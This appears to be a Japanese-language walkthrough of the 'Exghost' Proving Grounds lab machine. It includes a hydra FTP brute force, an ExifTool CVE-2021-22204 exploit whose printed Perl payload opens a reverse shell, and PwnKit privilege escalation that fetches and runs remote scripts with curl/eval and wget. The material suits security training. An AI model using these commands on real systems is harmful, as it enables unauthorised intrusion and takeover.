Exghost

Variable	Value
Remote IP	192.168.67.183
Local IP	192.168.49.67
Local listen port	4444

Nmap

- [x] Full TCP port scan

```
ports=$(nmap -p- --min-rate=1000 -T4 192.168.67.183 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
$ nmap -p$ports -sV -A 192.168.67.183
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 22:37 JST
Nmap scan report for 192.168.67.183
Host is up (0.30s latency).

PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 3.0.3
80/tcp open   http     Apache httpd 2.4.41
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
```

- [x] Well-known UDP port scan

```
$ sudo nmap -Pn -sU --min-rate=10000 192.168.67.183
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 22:35 JST
Nmap scan report for 192.168.67.183
Host is up.
All 1000 scanned ports on 192.168.67.183 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
```

TCP

FTP - 21

- [x] Anonymous login

ログインできなかった.

```
$ ftp anonymous@192.168.67.183 21
Connected to 192.168.67.183.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

`vsFTPd 3.0.3` を使っていることがわかるので，脆弱性を調べてみる.

vsftpd 3.0.3 - Remote Denial of Service が見つかった．この脆弱性は `vsFTPd` がサーバへの接続を一定量しか許可しないため，サーバーへ新しい接続を繰り返すことで，他の正当なユーザがサーバーに接続するのをブロックすることができる.

エクスプロイトコードは `Python3` で書かれているように見えるのだが，一部 `print` 文があったり，インデントに `Tab` が入っていたりして動かないので修正して実行する.

DoS攻撃はできるが，shellにつながる要素は無さそう.

ブルートフォース攻撃を試してみる.

```
$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.67.183 ftp -V -f
<snip>
[ATTEMPT] target 192.168.67.183 - login "ftp_boot" - pass "ftp_boot" - 48 of 66 [child 13] (0/0)
[21][ftp] host: 192.168.67.183   login: user   password: system
[STATUS] attack finished for 192.168.67.183 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-22 23:27:31
```

`user:system` が見つかったので，ログインする.

```
$ ftp user@192.168.67.183 21
Connected to 192.168.67.183.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

デフォルトでパッシブモードになっているので解除し，`backup` ファイルをダウンロードする.

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
```


```
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0          126151 Jan 27 12:50 backup
226 Directory send OK.
ftp> get backup
local: backup remote: backup
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for backup (126151 bytes).
100%
|***********************************************************************|
  123 KiB   63.43 KiB/s    00:00 ETA
226 Transfer complete.
126151 bytes received in 00:02 (56.41 KiB/s)
```

ファイルタイプを調べると，`pcap capture file` だということがわかる．


```
$ file backup
backup: pcap capture file, microsecond ts (little-endian) - version 2.4
(Ethernet, capture length 262144)
```

`wireshark` をつかって `http` パケットを分析する．

パケットの内容から，画像が `/exiftest.php` にアップロードされていることがわかる．



このリクエストに対するレスポンスを見ると，`ExifTool Version Number 12.23` ということがわかる．



脆弱性を調べると，ExifTool 12.23 - ACE が見つかるのでエクスプロイトコードを実行する．

```
$ python3 exiftool_ace.py -s 192.168.49.67 4444

        _ __,~~~/_        __  ___  ________________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${use
Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sock
addr_in(4444,inet_aton('192.168.49.67'))))
{open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -
i');};};")
Traceback (most recent call last):
  File "/home/funa/l3ickey/pentest-cheat-sheet/offsec-
pg/Exghost/exiftool_ace.py", line 138, in <module>
    exploit(command)
  File "/home/funa/l3ickey/pentest-cheat-sheet/offsec-
pg/Exghost/exiftool_ace.py", line 74, in exploit
    subprocess.run(['bzz', 'payload', 'payload.bzz'])
  File "/usr/lib/python3.9/subprocess.py", line 505, in run
    with Popen(*popenargs, **kwargs) as process:
  File "/usr/lib/python3.9/subprocess.py", line 951, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.9/subprocess.py", line 1821, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'bzz'
```

エラーが発生するのでエクスプロイトについて調べたところ，事前に `djvulibre-bin`, `exiftoo` が必要とのことなのでインストールする．

```
$ sudo apt install djvulibre-bin exiftool
```

もう一度エクスプロイトを実行する．

```
$ python3 exiftool_ace.py -s 192.168.49.67 4444

        _ __,~~~/_        __  ___  _________________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${use
Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sock
addr_in(4444,inet_aton('192.168.49.67'))))
{open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -
i');};};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
```

正常に実行できたようなので，`nc` リスナーを起動して `image.jpg` をPOSTメソッドで送信する．

```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

`curl` の `-F` オプションは `@file_name` で指定したファイルをアップロードできる．

```
$ curl -F myFile=@image.jpg http://192.168.67.183/exiftest.php
```

リバースシェルから `local.txt` を取得することができる．

```
$ nc -lvnp 4444
listening on [any] 4321 ...
connect to [192.168.49.67] from (UNKNOWN) [192.168.67.183] 51744
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<snip>
$ pwd
/home/hassan
$ ls
local.txt
$ cat local.txt
95b4b3c7169854d63970668e1794b8a6
```

HTTP - 80

- [x] Check software version

software name	version	vulnerability
Apache	2.2.41 (Ubuntu)	None

- [x] Directory buster

```
gobuster dir -u http://192.168.67.183:80/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

If the web server we are attacking is configured to always respond with a 200 response code, try the following.

```
gobuster dir -u http://192.168.67.183:80/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
"204,301,302,307,401,403"
```

wordlist path	description	lines
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt	priority order case sensitive list	87,664
/usr/share/wordlists/dirb/common.txt	default wordlist for dirb	4,614

```
$ gobuster dir -u http://192.168.67.183:80/ -w
/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.67.183:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/22 22:39:36 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
/uploads              (Status: 301) [Size: 318] [-->
http://192.168.67.183/uploads/]

===============================================================
2022/05/22 22:41:36 Finished
===============================================================
```

```
$ gobuster dir -u http://192.168.67.183:80/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.67.183:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
```

```
===============================================================
2022/05/22 22:39:19 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 318] [--> http://192.168.67.183/uploads/]

===============================================================
2022/05/22 23:16:35 Finished
===============================================================
```

Linux Privilege Escalation

- [x] List SUDO binaries

```
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
```

- [x] Find SUID binaries

```
$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/14978/usr/lib/snapd/snap-confine
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/snap/core18/2284/bin/mount
/snap/core18/2284/bin/ping
/snap/core18/2284/bin/su
/snap/core18/2284/bin/umount
/snap/core18/2284/usr/bin/chfn
/snap/core18/2284/usr/bin/chsh
/snap/core18/2284/usr/bin/gpasswd
/snap/core18/2284/usr/bin/newgrp
/snap/core18/2284/usr/bin/passwd
/snap/core18/2284/usr/bin/sudo
/snap/core18/2284/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2284/usr/lib/openssh/ssh-keysign
/snap/core20/1361/usr/bin/chfn
/snap/core20/1361/usr/bin/chsh
/snap/core20/1361/usr/bin/gpasswd
/snap/core20/1361/usr/bin/mount
/snap/core20/1361/usr/bin/newgrp
/snap/core20/1361/usr/bin/passwd
/snap/core20/1361/usr/bin/su
/snap/core20/1361/usr/bin/sudo
/snap/core20/1361/usr/bin/umount
/snap/core20/1361/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/snap/core20/1361/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
```

If the owner of the binary is `root`, check GTFOBins.

`policykit-1` を調べると，脆弱性があることがわかる．

https://github.com/berdav/CVE-2021-4034 github で見つけたエクスプロイトを実行しようとしたのだが，`cc` が無いため実行できない．

```
$ eval "$(curl -s https://raw.githubusercontent.com/berdav/CVE-2021-4034/main/cve-2021-4034.sh)"
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
make: cc: Command not found
make: *** [Makefile:21: pwnkit.so] Error 127
/bin/sh: 14: eval: ./cve-2021-4034: not found
```

`wget` でエクスプロイトコードをダウンロードするのだが，`/home/hassan` ディレクトリだとファイルの書き込み権限が無いため，`/etc` に移動してから行う必要がある．

```
$ pwd
/tmp
$ wget https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py
--2022-05-22 15:53:15--  https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/plain]
Saving to: 'CVE-2021-4034.py'

     0K ...                                                   100% 65.5M=0s

2022-05-22 15:53:15 (65.5 MB/s) - 'CVE-2021-4034.py' saved [3262/3262]

$ ls
CVE-2021-4034.py
```

```
$ python3 CVE-2021-4034.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)
whoami
root
```

`proof.txt` を取得する.

```
cd /root
ls
proof.txt
snap
cat proof.txt
dc68a522c3bf9327515db92f8121fb7e
```